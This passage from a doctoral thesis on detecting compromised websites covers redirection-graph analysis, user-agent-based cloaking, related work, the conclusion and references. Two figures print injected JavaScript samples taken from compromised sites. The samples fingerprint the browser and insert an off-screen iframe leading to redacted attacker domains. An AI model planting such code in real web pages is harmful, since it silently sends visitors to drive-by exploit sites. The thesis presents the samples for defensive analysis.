$$URR = 1 - \frac{1}{n}\sum_{k=1}^{n}\left(\frac{\text{\# of access URLs in } path_k}{\text{\# of access URLs in } crawl_k}\right)$$

$$CRR = 1 - \frac{1}{n}\sum_{k=1}^{n}\left(\frac{\text{\# of bytes of } compromised\ content_k}{\text{\# of bytes of } original\ content_k}\right)$$

As a result, our method could reduce 85.0% of URLs (23 URLs on average). Furthermore, the CRR was 99.2% (16,568 bytes on average) on the basis of the value in a `Content-Length` header, i.e., the number of URLs and the amount of web content to be analyzed were sufficient for incident responders by 15.0% and 0.8%, respectively. The results show that our method can identify malicious websites both at a content-level and a URL-level. However, web content dynamically injected, for example, from database and an .htaccess file cannot be accurately identified. Although we must cooperate with webmasters to remove the root cause of compromise in the case of dynamic compromises, our method can still provide practical directions for prompt incident response.

4.6.3 Immediate Online Crawling After Detection

We evaluated our system using data of compromised websites that were preliminarily detected in Section 4.4. In this subsection, we evaluated the effectiveness of our system by crawling compromised websites on the live Internet immediately

Table 4.6: Analysis of client-dependent redirection based on User-Agent

Detected:Suspicious:Unknown	#crawls
1:0:1	147
0:1:1	10
1:1:1	1
0:0:1	323
1:1:0	71
0:1:0	119
1:0:0	1,387

after a high-interaction honeyclient detected the websites. Our system emulated the same client environment as the high-interaction honeyclient and crawled ten compromised websites that were detected during one month, July 2016. As a result, our system identified malicious paths from two websites that contained malicious Flash files. The other eight websites were not identified due to empty content (probably server-side cloaking) and advertisements (probably malvertising). These results show that our system can successfully identify compromised web content even for online crawlings. However, it is also important to leverage forensic artifacts that have been already detected to minimize the effects of dynamic web content, as described in Section 4.4.

4.6.4 Multiple Analysis using Various User-Agents

We focused on browser plugins (JRE, PDF, and Flash) and evaluated whether our system can identify client-dependent redirections and the target range of client environments in Section 4.4.3. In this subsection, we expanded our multi-client environment to user-agents and further investigated the impact of compromised websites, i.e., whether malicious websites change behavior depending on the user-agent.

Our system emulated nine user-agents, Internet Explorer (IE) 6 and 7 on Windows XP, IE 8, 9, 10, and 11, Google Chrome (Chrome), Mozilla Firefox (Firefox) on Windows 7, and Firefox on Linux. In this experiment, we evaluated all 2,058 compromised websites regardless of the use of browser fingerprinting because the

```
BrowserDetect.init();
var stopit = BrowserDetect.browser;
var os = BrowserDetect.OS;
if (((stopit == "Firefox" || stopit == "Explorer") &&
  (os == "Windows")) &&
  (findCookie("geo_id2") != "753445")) {
  addCookie("geo_id2", "753445", 1);
  var _q = document.createElement("iframe"),
  _n = "setAttribute";
  _q[_n]("src", "http://DOMAIN10/images.php?t=424429");
  _q.style.position = "absolute";
  _q.style.width = "16px";
  _q.style.left = "-5597px";
  document.write("<div id='__dr11938'></div>");
  document.getElementById("__dr11938").appendChild(_q);
} else {}
```

Figure 4.12: Browser fingerprinting code using user-agent information

number of user-agents is lower than the number of plugins.

We show the results of multiple analysis using various user-agents in Table 4.6. Only 158 (7.7%) websites contained detected and/or suspicious crawl results at the same time as unknown crawl results. We found the browser fingerprinting code in Fig. 4.12 and Fig. 4.13 through manual inspection of these websites. The code in Fig. 4.12 determines whether to redirect clients to the following URL of DOMAIN10 depending on the user-agent information collected from `BrowserDetect` object. This code also changes behavior by identifying clients that access the website multiple times using a cookie. Another example (Fig. 4.13) determines whether to redirect clients to the URL of DOMAIN11 by executing code that forces an exception caused by reading an undefined property, i.e., `window["sfgbfg"]["wtrgw"]`, in the case of specific browsers, i.e., IE 7, 8, and 9 are the targeted client environments. Other websites also redirect only specific IEs to malicious URLs using conditional comments in HTML by compromising web content referred in the comments, e.g., "<!–[if lt IE 9]><script src='html5.js'></script><![endif]–>."

We also manually inspected browser fingerprinting code and analyzed the range of targeted client environments. Table 4.7 presents the range and the to-

```
var t6 = window["navigator"]["userAgent"];
var t7 = t6["search"]("SIE 7");
var t8 = t6["search"]("SIE 8");
var t9 = t6["search"]("SIE 9");
t7 = t7 > 0 ? (b7 ? 1 : window["sfgbfg"]["wtrgw"]) : 1;
t8 = t8 > 0 ? (b8 ? 1 : window["sfgbfg"]["wtrgw"]) : 1;
t9 = t9 > 0 ? (b9 ? 1 : window["sfgbfg"]["wtrgw"]) : 1;
function pYe(text) {
  if (text["length"] == 0) return 0;
  var hash = 0;
  for (var i = 0; i < text["length"]; i++) {
    hash = ((hash << 5) - hash) + text["charCodeAt"](i);
    hash = hash & hash;
  }
  return hash % 255;
}
pYe(t6) == -56 ? window["sfgbfg"]["wtrgw"] : 0;
pYe(t6) == 85 ? window["sfgbfg"]["wtrgw"] : 0;
document["write"](" ... <iframe src='http://DOMAIN11/forums/
   index.php?PHPSESSID=40t ... ");
```

Figure 4.13: Indirect browser fingerprinting code.

tal number of code. Our manual inspection found that the *version* of a browser in the case of IE and the *family* of a browser in the case of Chrome and Firefox were used to change the website behavior. We assume that the differences are derived from the distribution method of browser updates, i.e., IE (before IE11) is updated by Windows Update whereas Chrome and Firefox are automatically updated by themselves.

4.7 Related work

4.7.1 Detecting Compromised Websites

The methods of detecting website compromises are generally used for comparing original and compromised web content. For example, a comparison method [5] using HTML files as original content and a comparison method [6] using well known libraries and frameworks of JavaScript as original content have been proposed. Moreover, TripWire [82] can notify webmasters of changes on websites by e-mail when file operations are detected on a web server on which TripWire is in-

Table 4.7: Analysis of targeted client environments

Targeted client environment	Count
IE 6, 7, and 8	3
IE 6, 7, 8, 9, and 10	16
IE 6, 7, 8, 9, 10, and 11	4
IE 7, 8, 10, Chrome and Firefox-Win/Linux	1
IE 6, 7, 8, 9, 10, 11 and Firefox-Win	1
IE 6, 7, 8, 9, 10, Chrome and Firefox-Win/Linux	1
IE 6, 10, 11, Chrome, and Firefox-Win/Linux	23
IE 6, 7, 8, 9, 10, and Firefox-Win/Linux	54
Only IE 11	55

stalled. However, these methods have limitations in terms of method application. For example, original content is necessary for compromise detection, and these methods can detect only compromised web content on the web server under control. These limitations prevent websites using external content such as third-party libraries and advertisements from performing effectively. However, using these methods with compromised web content identified by our method can contribute to finding more malicious websites and detoxifying them.

4.7.2 Detecting Malicious Websites

Over the past few years, many researchers have proposed methods of detecting drive-by downloads. A honeyclient is a decoy client system for crawling and detecting malicious websites. It is classified as high-interaction or low-interaction. A high-interaction honeyclient [30, 31] crawls websites with a vulnerable real browser and detects malware downloads by monitoring unintended processes and file system accesses, whereas a low-interaction honeyclient [34, 35] crawls websites with a browser emulator and detects malicious behaviors by signature matching and machine learning. Also, learning-based methods of detecting malicious web content have been proposed and leveraged features from HTML, JavaScript, and URL [15, 40]. However, these methods cannot identify which web content is the redirection origin of a malicious path. In comparison, we can extract malicious paths more effectively using these research results because these methods can de-

tect malicious websites with high accuracy. Similarly to our method, methods of analyzing a redirection graph on malicious websites leverage a diverse dataset of redirection graphs and co-occurring URLs in graphs [43, 51]. Others [44, 45] focus on HTTP redirections and executable file downloads on a network and apply a classifier to detect malicious redirection paths. However, these methods fail to construct a redirection graph of many malicious websites (see Section 4.4.2) because of the coarse-grained redirection information.

4.7.3 Website Analysis using Multiple Clients

Wang et al. [20] examined the dynamics of cloaking and uncovered the lifetime of cloaked websites using a system designed to crawl search results three times with different user-agents and referers. They measured and characterized the prevalence of cloaking on different search engines and search terms in addition to user-agent cloaking and referer cloaking. Invernizzi et al. [89] developed an anti-cloaking system that detects when a web server returns divergent content to two or more distinct browsers. This system fetches content via multiple browser profiles as well as network vantage points to trigger any cloaking logic and distinguish benign cloaking from blackhat cloaking. These systems focus on cloaking techniques and perform a complementary role to our system.

4.8 Summary

In this chapter, we proposed a new method of constructing a new fine-grained redirection graph to identify the evidence and impact of compromise. Our system with the proposed method analyzes a website in a multi-client environment while minimizing the number of environment profiles. Our evaluation was performed with compromised website data obtained during a four-year period. The result showed that our system could successfully identify the precise position of compromised web content and targeted client environments on 71.9% of websites although there were websites that our system cannot construct redirection graphs due to the browser emulator evasion. We also showed that it could effectively

identify an exploit kit and a vulnerability that has been used in malicious websites by leveraging the evidence and impact of compromise. Our system can contribute to improving the daily work of CSIRTs/security vendors and expediting compromised website clean-up done by webmasters.

Chapter 5

Conclusion

Cyber attacks continue to be sophisticated. Attackers conceal their own malicious content, e.g., exploit code and malware, to evade our analysis and detection. In web-based attacks, malicious URLs are hidden by the combination of redirection chains and environment-dependent attacks. When honeyclients that do not match the specific environment of the attack target are used, they cannot detect the attack because they are not redirected to malicious URLs. In addition, attackers abuse compromised websites to lure unsuspecting users by constructing redirection chains to malicious URLs. They only have to inject redirection code rather than exploit code for website compromises and can prevent any disclosure of malicious content. Against these web-based attacks, we commonly use an approach of detecting drive-by downloads using a classifier based on the static and dynamic features of malicious websites collected by a honeyclient. However, the above complex attack leads to our honeyclients being unable to analyze and collect malicious websites. As a result, the subsequent classifier also fails to detect drive-by downloads. Therefore, the goal of this thesis is to maximally extract information from sophisticated web-based attacks that evade our analysis and detection with the four techniques: content obfuscation, redirection chains, environment-dependent attacks, and website compromises. To achieve this goal, this thesis proposed two new analysis methods.

Chapter 3 presented a method of exhaustively analyzing JavaScript code relevant to redirections and extracting the destination URLs in the code. Our method

facilitates the detection of attacks by extracting a large number of URLs while controlling the analysis overhead by excluding code not relevant to redirections. We implemented our method in a browser emulator called MineSpider that automatically extracts potential URLs from websites. We validated it by using communication data with malicious websites captured during a three-year period. The experimental results demonstrated that MineSpider extracted 30,000 new URLs from malicious websites in a few seconds that conventional methods missed.

In Chapter 4, we explored an effective way to leverage indicators of compromised websites for expediting the clean-up. We proposed a method of identifying evidence and impact of website compromise, more precisely, the precise position of compromised web content and the target range of client environments. This fine-grained information would contribute to improving the daily work of incident responders in addition to detecting compromised websites. To identify it, our method constructs a redirection graph with context, i.e., which web content redirects to malicious websites. In addition, the proposed method analyzes a website in a multi-client environment to identify which client environment is exposed to threats. We implemented the method in the same browser emulator as in the previous chapter and evaluated it using a dataset of over 2,000 real compromised websites. As a result, our system successfully identified compromised web content and malicious URL relations. Furthermore, it can identify the target range of client environments in 30.4% of websites.

As described above, this thesis leveraged four techniques of attack sophistication to expose hidden features of malicious websites. We designed and implemented new methods for analyzing them by browser emulators and evaluated the effectiveness using real datasets. The knowledge and results presented in this thesis would contribute to improving the detection capability in the current state-of-the-art of signature matching and machine learning. The contributions of this thesis are valuable for achieving the secure Web.

Acknowledgements

Research is impossible to do alone. The breakthroughs and solutions only come after many discussions and debates with others. I was fortunate enough to work with a group of smart and talented people. It would not have been possible to write this doctoral thesis without their help and support.

First, I would like to express the deepest appreciation to my supervisor, Prof. Shigeki Goto, for his patience, encouragement, and persistent help during my undergraduate, master's, and doctoral courses at Goto Laboratory in Waseda University. Without his guidance and support, this thesis would not have been completed.

I would also like to thank my sub-advisor, Prof. Tatsuya Mori, for invaluable support. He was a researcher at NTT before he moved to Waseda University. At that time, we conducted joint research on network security. The experience sparked my interests in security research. From my undergraduate course, his practical advices and valuable discussions helped my research.

In addition, I would like to thank Prof. Masato Uchida for undertaking to referee my doctoral thesis and carefully checking it. His insightful comments and suggestions enabled me to improve the quality of this thesis.

I was truly fortunate to have smart and powerful members of Goto Laboratory or *Team GOTO Love*. Especially, Dr. Akihiro Shimoda, Mr. Kazuhiro Tobe, and Dr. Daiki Chiba are deserved my sincerest thanks because the experiences of working with them gave me an opportunity to become a security researcher and write this thesis.

Next, I would like to acknowledge the technical support of NTT Secure Platform Laboratories and its staff. Amongst all my colleagues at NTT, I truly feel grateful to Dr. Mitsuaki Akiyama and Dr. Takeshi Yagi. Dr. Akiyama was my

mentor during my summer internship at NTT while I was a master's student, and he became my mentor again after I joined NTT. His suggestive advices leaded me to grow as a researcher in this field. Dr. Yagi helped and contributed great ideas and advices of my research. I would also like to thank Mr. Mitsuhiro Hatada, Dr. Daiki Chiba, and Mr. Toshiki Shibahara for their valuable comments and practical advices based on their deep expertise. Mr. Makoto Otsuka and Mr. Nobuharu Nitta helped me to implement and operate my proposed systems. In addition, I would like to thank my supervisors in NTT, Mr. Takeo Hariu and Mr. Takeshi Yada, for encouraging my research activities.

Lastly, I would like to thank my parents (Makoto and Sachiko) for their support and great patience at all times, my brothers (Kenta and Naoto) for drinking party often, and grand fathers/mothers (Keijiro, Hideo, Tsutako, and Kiyo) for their encouragement and financial support.

Bibliography

[1] Y.m. Wang, D. Beck, X. Jiang, R. Roussev, C. Verbowski, S. Chen, and S. King, "Automated Web Patrol with Strider HoneyMonkeys: Finding Web Sites That Exploit Browser Vulnerabilities," Network and Distributed System Security Symposium (NDSS), pp.35–49, Feburary 2006.

[2] N. Provos, D. McNamee, P. Mavrommatis, K. Wang, and N. Modadugu, "The ghost in the browser analysis of web-based malware," USENIX Workshop on Hot Topics in Understanding Botnets (HotBots), 2007.

[3] N. Provos, P. Mavrommatis, M.A. Rajab, and F. Monrose, "All your iframes point to us," USENIX Security Symposium, pp.1–15, July 2008.

[4] D. Canali, D. Balzarotti, and A. Francillon, "The Role of Web Hosting Providers in Detecting Compromised Websites," World Wide Web Conference (WWW), pp.177–188, May 2013.

[5] K. Borgolte, C. Kruegel, and G. Vigna, "Delta: Automatic identification of unknown web-based infection campaigns," ACM SIGSAC Conference on Computer and Communications Security (CCS), pp.109–120, November 2013.

[6] Z. Li, S. Alrwais, X. Wang, and E. Alowaisheq, "Hunting the red fox online: Understanding and detection of mass redirect-script injections," IEEE Symposium on Security and Privacy (SP), pp.3–18, May 2014.

[7] M. Vasek, J. Wadleigh, and T. Moore, "Hacking is not random: a case-control study of webserver compromise risk," IEEE Transactions on Dependable and Secure Computing, vol.13, no.2, pp.206–219, April 2015.

[8] J. Ma, L.K. Saul, S. Savage, and G.M. Voelker, "Beyond blacklists: Learning to detect malicious web sites from suspicious urls," ACM SIGKDD international conference on Knowledge discovery and data mining, pp.1245–1253, June 2009.

[9] M. Antonakakis, R. Perdisci, D. Dagon, W. Lee, and N. Feamster, "Building a Dynamic Reputation System for DNS," USENIX Security Symposium, August 2010.

[10] L. Bilge, E. Kirda, C. Kruegel, M. Balduzzi, and S. Antipolis, "EXPOSURE: Finding Malicious Domains Using Passive DNS Analysis," Network and Distributed System Security Symposium (NDSS), pp.1–17, Feburary 2011.

[11] Y. Takata, S. Goto, and T. Mori, "Analysis of Redirection Caused by Web-based Malware," Asia Pacific Advanced Network (APAN) 32nd Meeting Network Research Workshop, pp.52–62, August 2011.

[12] J. Ma, L.K. Saul, S. Savage, and G.M. Voelker, "Learning to detect malicious URLs," ACM Transactions on Intelligent Systems and Technology, vol.2, no.3, pp.1–24, April 2011.

[13] M.Z. Rafique and J. Caballero, "FIRMA: Malware clustering and network signature generation with mixed network behaviors," International Symposium on Research in Attacks, Intrusions and Defenses (RAID), pp.144–163, October 2013.

[14] M.Z. Rafique, J. Caballero, C. Huygens, and W. Joosen, "Network dialog minimization and network dialog diffing: Two novel primitives for network security applications," Annual Computer Security Applications Conference (ACSAC), pp.166–175, December 2014.

[15] D. Canali, M. Cova, G. Vigna, and C. Kruegel, "Prophiler: A fast filter for the large-scale detection of malicious web pages categories and subject descriptors," World Wide Web Conference (WWW), pp.197–206, April 2011.

[16] M. Akiyama, T. Yagi, and M. Itoh, "Searching structural neighborhood of malicious urls to improve blacklisting," IEEE/IPSJ International Symposium on Applications and the Internet (SAINT), pp.1–10, July 2011.

[17] L. Invernizzi, S. Benvenuti, M. Cova, P.M. Comparetti, C. Kruegel, and G. Vigna, "Evilseed: A guided approach to finding malicious web pages," IEEE Symposium on Security and Privacy (SP), pp.428–442, May 2012.

[18] J. Zhang, C. Yang, Z. Xu, and G. Gu, "Poisonamplifier: A guided approach of discovering compromised websites through reversing search," Research in Attacks, Intrusions and Defense (RAID), pp.230–253, September 2012.

[19] T. Taylor, K.Z. Snow, N. Otterness, and F. Monrose, " Cache, Trigger, Impersonate: Enabling Context-Sensitive Honeyclient Analysis On-the-Wire ," Network and Distributed System Security Symposium (NDSS), February 2016.

[20] D. Wang, S. Savage, and G. Voelker, "Cloak and dagger: dynamics of web search cloaking," ACM SIGSAC Conference on Computer and Communications Security (CCS), pp.477–489, October 2011.

[21] C. Kolbitsch, B. Livshits, B. Zorn, and C. Seifert, "Rozzle: De-cloaking internet malware," IEEE Symposium on Security and Privacy (SP), pp.443–457, May 2012.

[22] A. Kapravelos, Y. Shoshitaishvili, M. Cova, C. Kruegel, and G. Vigna, "Revolver: An automated approach to the detection of evasive web-based malware," USENIX Security Symposium, pp.637–652, August 2013.

[23] Symantec Corporation, "Latest intelligence for april 2017." `https://www.symantec.com/connect/blogs/latest-intelligence-april-2017`, 2017.

[24] J.P. John, F. Yu, Y. Xie, A. Krishnamurthy, and M. Abadi, "deSEO: Combating Search-Result Poisoning," USENIX Security Symposium, pp.1–15, August 2011.

[25] L. Lu, R. Perdisci, and W. Lee, "Surf: Detecting and measuring search poisoning categories and subject descriptors," ACM SIGSAC Conference on Computer and Communications Security (CCS), pp.467–476, October 2011.

[26] S. Lee and J. Kim, "Warningbird: Detecting suspicious urls in twitter stream," IEEE Transactions on Dependable and Secure Computing, vol.10, no.3, pp.183–195, January 2013.

[27] T. Nelms, R. Perdisci, M. Antonakakis, and M. Ahamad, "Towards Measuring and Mitigating Social Engineering Malware Download Attacks," USENIX Security Symposium, August 2016.

[28] C. Seifert, "Capture-hpc client honeypot / honeyclient." `https://projects.honeynet.org/capture-hpc`, 2008.

[29] J.W. Stokes, R. Andersen, C. Seifert, and K. Chellapilla, "Webcop: Locating neighborhoods of malware on the web," USENIX Workshop on Large-Scale Exploits and Emergent Threats (LEET), April 2010.

[30] M. Akiyama, K. Aoki, M. Iwamura, and M. Itoh, "Design and implementation of high interaction client honeypot for drive-by-download attacks," IEICE Transactions on Communications, vol.E93.B, no.5, pp.1131–1139, May 2010.

[31] L. Lu, V. Yegneswaran, P. Porras, and W. Lee, "Blade: An attack-agnostic approach for preventing drive-by malware infections," ACM SIGSAC Conference on Computer and Communications Security (CCS), pp.440–450, October 2010.

[32] M. Akiyama, T. Yagi, Y. Kadobayashi, T. Hariu, and S. Yamaguchi, "Client Honeypot Multiplication with High Performance and Precise Detection," IE-

ICE Transactions on Information and Systems, vol.E98.D, no.4, pp.775–787, April 2015.

[33] A. Kapravelos, M. Cova, C. Kruegel, and G. Vigna, "Escape from monkey island: Evading high-interaction honeyclients," Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA), pp.124–143, July 2011.

[34] A. Dell'Aera, "Thug: a new low-interaction honeyclient." `https://github.com/buffer/thug`, 2012.

[35] M. Cova, C. Kruegel, and G. Vigna, "Detection and analysis of drive-by-download attacks and malicious javascript code," World Wide Web Conference (WWW), pp.281–290, April 2010.

[36] K. Rieck, T. Krueger, and A. Dewald, "Cujo: efficient detection and prevention of drive-by-download attacks," Annual Computer Security Applications Conference (ACSAC), pp.31–39, December 2010.

[37] B. Eshete, A. Villafiorita, and K. Weldemariam, "Binspect: Holistic analysis and detection," International Conference on Security and Privacy in Communication Networks (SecureComm), pp.149–166, September 2012.

[38] M. Mansoori and I. Welch, "YALIH , Yet Another Low Interaction Honeyclient," Australasian Information Security Conference (AISC), pp.7–15, January 2014.

[39] J. Wang, Y. Xue, Y. Liu, and T.H. Tan, "Jsdc: A hybrid approach for javascript malware detection and classification," ACM Symposium on Information, Computer and Communications Security (AsiaCCS), pp.109–120, April 2015.

[40] C. Curtsinger, B. Livshits, B. Zorn, and C. Seifert, "Zozzle: Fast and precise in-browser javascript malware detection," USENIX Security Symposium, August 2011.

[41] Z. Li, S. Alrwais, Y. Xie, F. Yu, and X. Wang, "Finding the linchpins of the dark web: A study on topologically dedicated hosts on malicious web infrastructures," IEEE Symposium on Security and Privacy (SP), pp.112–126, May 2013.

[42] G. Xie, M. Iliofotou, T. Karagiannis, M. Faloutsos, and Y. Jin, "Resurf: Reconstructing web-surfing activity from network traffic," IFIP Networking Conference, pp.1–9, May 2013.

[43] G. Stringhini, C. Kruegel, and G. Vigna, "Shady paths: Leveraging surfing crowds to detect malicious web pages categories and subject descriptors," ACM SIGSAC Conference on Computer and Communications Security (CCS), pp.133–144, November 2013.

[44] T. Nelms, R. Perdisci, M. Antonakakis, and M. Ahamad, "Webwitness: Investigating, categorizing, and mitigating malware download paths," USENIX Security Symposium, pp.1025–1040, August 2015.

[45] H. Mekky, R. Torres, Z.L. Zhang, S. Saha, and A. Nucci, "Detecting malicious http redirections using trees of user browsing activity," IEEE International Conference on Computer Communications (INFOCOM), pp.1159–1167, April 2014.

[46] M.A. Rajab, L. Ballard, N. Jagpal, P. Mavrommatis, D. Nojiri, N. Provos, and L. Schmidt, "Trends in circumventing web-malware detection," tech. rep., Google, July 2011.

[47] S. Kaplan, C. Siefert, B. Livshits, B. Zorn, and C. Curtsinger, ""NOFUS: Automatically Detecting "+String.fromCharCode(32)+"ObFuuSCateD".toLowerCase ()+"JavaScript Code"," tech. rep., Microsoft Research Technical Report, 2011.

[48] W. Xu, F. Zhang, and S. Zhu, "JStill: Mostly Static Detection of Obfuscated Malicious JavaScript Code," ACM Conference on Data and Application Security and Privacy (CODASPY), pp.117–128, February 2013.

[49] G. Lu and S. Debray, "Weaknesses in defenses against web-borne malware," Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA), pp.139–149, July 2013.

[50] D. Edwards, "/packer/." `http://dean.edwards.name/packer/`, 2007.

[51] J. Zhang, C. Seifert, J.W. Stokes, and W. Lee, "Arrow: Generating signatures to detect drive-by downloads," World Wide Web Conference (WWW), pp.187–196, April 2011.

[52] G. Wang, J.W. Stokes, C. Herley, and D. Felstead, "Detecting malicious landing pages in Malware Distribution Networks," Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), pp.1–11, June 2013.

[53] K. Mowery and H. Shacham, "Pixel perfect: Fingerprinting canvas in html5," Web 2.0 Security and Privacy (W2SP), pp.1–12, May 2012.

[54] N. Nikiforakis, A. Kapravelos, W. Joosen, C. Kruegel, F. Piessens, and G. Vigna, "Cookieless monster: Exploring the ecosystem of web-based device fingerprinting," IEEE Symposium on Security and Privacy (SP), pp.541–555, May 2013.

[55] Eric Gerds, "Plugindetect." `http://www.pinlady.net/PluginDetect/`, 2008.

[56] B. Eshete, A. Alhuzali, M. Monshizadeh, P. Porras, V. Venkatakrishnan, and V. Yegneswaran, "Ekhunter: A counter-offensive toolkit for exploit kit infiltration," Network and Distributed System Security Symposium (NDSS), pp.8–11, February 2015.

[57] C. Grier, L. Ballard, J. Caballero, N. Chachra, C.J. Dietrich, K. Levchenko, P. Mavrommatis, D. McCoy, A. Nappa, A. Pitsillidis, N. Provos, M.Z. Rafique, M.A. Rajab, C. Rossow, K. Thomas, V. Paxson, S. Savage, and G.M. Voelker, "Manufacturing compromise: The emergence of exploit-as-a-service," ACM SIGSAC Conference on Computer and Communications Security (CCS), pp.821–832, October 2012.

[58] G.D. Maio, A. Kapravelos, Y. Shoshitaishvili, C. Kruegel, and G.V. Vigna, "PExy: The other side of Exploit Kits," Conference on Detection of Intrusions and Malware & Vulnerability Assessment (DIMVA), pp.132–151, July 2014.

[59] B. Eshete and V. Venkatakrishnan, "WebWinnow: Leveraging Exploit Kit Workflows to Detect Malicious URLs," ACM Conference on Data and Application Security and Privacy (CODASPY), pp.305–312, March 2014.

[60] B. Stock, B. Livshits, and B. Zorn, "Kizzle: A Signature Compiler for Exploit Kits," Annual IEEE/IFIP International Conference on Dependable Systems and Networks (DSN), June 2016.

[61] Q. Wang, J. Zhou, Y. Chen, Y. Zhang, and J. Zhao, "Extracting urls from javascript via program analysis," ACM SIGSOFT symposium and the European conference on Foundations of software engineering (ESEC/FSE), pp.627–630, August 2013.

[62] M. Weiser, "Program slicing," International Conference on Software Engineering (ICSE), pp.439–449, March 1981.

[63] Gargoyle Software Inc., "Htmlunit." `http://htmlunit.sourceforge.net/`.

[64] Mozilla Developer Network, "Rhino." `http://www.mozilla.org/rhino`.

[65] Malware Domain List, "Malware domain list." `https://www.malwaredomainlist.com/`, 2009.

[66] Malwarebytes, "hphosts." https://www.hosts-file.net/, 2005.

[67] A. Dell'Aera, "Thug: rules." https://github.com/buffer/thug/tree/master/thug/Classifier/rules/, 2012.

[68] S. Rahul, "sandy." https://github.com/fb1h2s/sandy/tree/master/yara-ctypes/yara/rules, 2014.

[69] B. Li, "What's new in exploit kits in 2014." http://blog.trendmicro.com/trendlabs-security-intelligence/whats-new-in-exploit-kits-in-2014/, 2014.

[70] Alexa Internet, Inc., "Alexa top sites." http://www.alexa.com/topsites.

[71] Z. Chen, L. Chen, Y. Zhou, Z. Xu, W.C. Chu, and B. Xu, "Dynamic Slicing of Python Programs," Computers, Software and Applications Conference (COMPSAC), pp.219–228, July 2014.

[72] J. Schlumberger, C. Kruegel, and G. Vigna, "Jarhead analysis and detection of malicious java applets," Annual Computer Security Applications Conference (ACSAC), pp.249–257, December 2012.

[73] N. Šrndić and P. Laskov, "Detection of malicious pdf files based on hierarchical document structure," Network and Distributed System Security Symposium (NDSS), February 2013.

[74] T.V. Overveldt, C. Kruegel, and G. Vigna, "Flashdetect: Actionscript 3 malware detection," Research in Attacks, Intrusions and Defenses (RAID), pp.274–293, September 2012.

[75] P. Saxena, D. Akhawe, and S. Hanna, "A symbolic execution framework for javascript," IEEE Symposium on Security and Privacy (SP), pp.513–528, July 2010.

[76] Symantec Corporation, "Internet security threat report 2014 :: Volume 19." http://www.symantec.com/content/en/us/enterprise/other_resources/b-istr_main_report_v19_21291018.en-us.pdf, 2014.

[77] Sophos Ltd., "Security threat report 2014." https://www.sophos.com/en-us/medialibrary/PDFs/other/sophos-security-threat-report-2014.pdf, 2014.

[78] H. Kobayashi and U. Takayuki, "Keeping eyes on malicious websites - "chkdeface" against fraudulent sites," the 27th Annual FIRST Conference, June 2015.

[79] Japan's Ministry of Internal Affairs and Communications, "Active: Advanced cyber threats response initiative." http://www.active.go.jp/en/, 2015.

[80] F. Li, G. Ho, E. Kuan, Y. Niu, L. Ballard, K. Thomas, E. Bursztein, and V. Paxson, "Remedying web hijacking: Notification effectiveness and webmaster comprehension," World Wide Web Conference (WWW), pp.1009–1019, April 2016.

[81] B. Min and V. Varadharajan, "A New Technique for Counteracting Web Browser Exploits," Australian Software Engineering Conference, April 2014.

[82] TripWire, Inc., "Tripwire enterprise." http://www.tripwire.com/it-security-software/scm/tripwire-enterprise/.

[83] S. Özkan, "Cve details." http://www.cvedetails.com/.

[84] M. Parkour, "contagio data." http://contagiodata.blogspot.jp/2014/12/exploit-kits-2014.html, 2014.

[85] C. Neasbitt, R. Perdisci, K. Li, and T. Nelms, "Clickminer: Towards forensic reconstruction of user-browser interactions from network traces categories

and subject descriptors," ACM SIGSAC Conference on Computer and Communications Security (CCS), pp.1244–1255, November 2014.

[86] Intel Security, Inc., "Styx exploit kit takes advantage of vulnerabilities." https://securingtomorrow.mcafee.com/mcafee-labs/styx-exploit-kit-takes-advantage-of-vulnerabilities/, 2013.

[87] Yara Rules, "Exploit-kits." https://github.com/Yara-Rules/rules/tree/master/Exploit-Kits.

[88] Intel Security, Inc., "Red kit an emerging exploit pack." https://securingtomorrow.mcafee.com/mcafee-labs/red-kit-an-emerging-exploit-pack/, 2013.

[89] L. Invernizzi, K. Thomas, A. Kapravelos, O. Comanescu, J.M. Picod, and E. Bursztein, "Cloak of visibility: Detecting when machines browse a different web," IEEE Symposium on Security and Privacy (SP), pp.743–758, May 2016.

List of Research Achievements

Journal Papers

[A-1] Yuta Takata, Mitsuaki Akiyama, Takeshi Yagi, Takeshi Yada, and Shigeki Goto, "Fine-grained Analysis of Compromised Websites with Redirection Graphs and JavaScript Traces," IEICE Transaction on Information and Systems, Vol.E100–D, No.8, pp.1714–1728, August 2017. DOI:10.1587/transinf.2016ICP0011

[A-2] Yuta Takata, Mitsuaki Akiyama, Takeshi Yagi, Takeo Hariu, and Shigeki Goto, "MineSpider: Extracting Hidden URLs Behind Evasive Drive-by Download Attacks," IEICE Transaction on Information and Systems, Vol.E99–D, No.4, pp.860–872, April 2016. DOI:10.1587/transinf.2015ICP0013

[A-3] Yumehisa Haga, Yuta Takata, Mitsuaki Akiyama, and Tatsuya Mori, "Building a Scalable Web Tracking Detection System: Implementation and the Empirical Study," IEICE Transaction on Information and Systems, Vol.E100–D, No.8, pp.1663–1670, August 2017. DOI:10.1587/transinf.2016ICP0020

Conference Papers

[B-1] Yuta Takata, Mitsuaki Akiyama, Takeshi Yagi, Takeshi Yada, and Shigeki Goto, "Website Forensic Investigation to Identify Evidence and Impact of Compromise," in Proceedings of the 12th EAI International Conference on Security and Privacy in Communication Networks (SecureComm), pp.431–453, Guangzhou,

China, October 2016. DOI:10.1007/978-3-319-59608-2_25

[B-2] Yuta Takata, Mitsuaki Akiyama, Takeshi Yagi, Takeo Hariu, and Shigeki Goto, "MineSpider: Extracting URLs from Environment-dependent Drive-by Download Attacks," in Proceedings of the 39th Annual International Computers, Software & Applications Conference (COMPSAC), pp.444–449, Taichung, Taiwan, July 2015. DOI:10.1109/COMPSAC.2015.76

[B-3] Yuta Takata, Shigeki Goto, and Tatsuya Mori, "Analysis of Redirection Caused by Web-based Malware," in Proceedings of the Asia Pacific Advanced Network (APAN) 32nd Meeting Network Research Workshop, pp.53–62, New Delhi, India, August 2011. DOI:10.7125/APAN.32.7
(Best Student Paper Award 受賞)

[B-4] Toshiki Shibahara, Yuta Takata, Mitsuaki Akiyama, Takeshi Yagi, and Takeshi Yada, "Detecting Malicious Websites by Integrating Malicious, Benign, and Compromised Redirection Subgraph Similarities," in Proceedings of the 41st Annual IEEE Computer Software and Applications Conference (COMPSAC), pp.655–664, Turin, Italy, July 2017. DOI:10.1109/COMPSAC.2017.105

